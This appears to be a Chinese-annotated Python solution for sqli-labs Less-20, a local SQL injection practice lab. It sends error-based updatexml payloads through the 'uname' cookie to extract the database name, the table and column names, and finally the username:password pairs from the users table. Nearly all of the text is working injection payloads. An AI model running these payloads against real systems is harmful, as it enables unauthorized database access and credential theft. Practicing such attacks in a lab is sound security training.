import requestsurl = "http://localhost/sqli-labs/Less-20/"s = requests.Session()# 先登录,让服务端进入已登录状态/设置 cookies.post(url,data={"uname": "0","passwd": "0","submit": "Submit",},)# 再覆盖 cookie 里的 unameheaders = {"Cookie": "uname=1' and updatexml(1,concat(0x7e,database(),0x7e),1) and '1'='1"}r = s.get(url, headers=headers)print(r.text)
查表名:
headers = {"Cookie": "uname=1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e),1) and '1'='1"}查字段名:
headers = {"Cookie": "uname=1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),0x7e),1) and '1'='1"}查数据分段:
headers = {"Cookie": "uname=1' and updatexml(1,concat(0x7e,mid((select group_concat(username,0x3a,password) from users),1,30),0x7e),1) and '1'='1"}第二段:
headers = {"Cookie": "uname=1' and updatexml(1,concat(0x7e,mid((select group_concat(username,0x3a,password) from users),31,30),0x7e),1) and '1'='1"}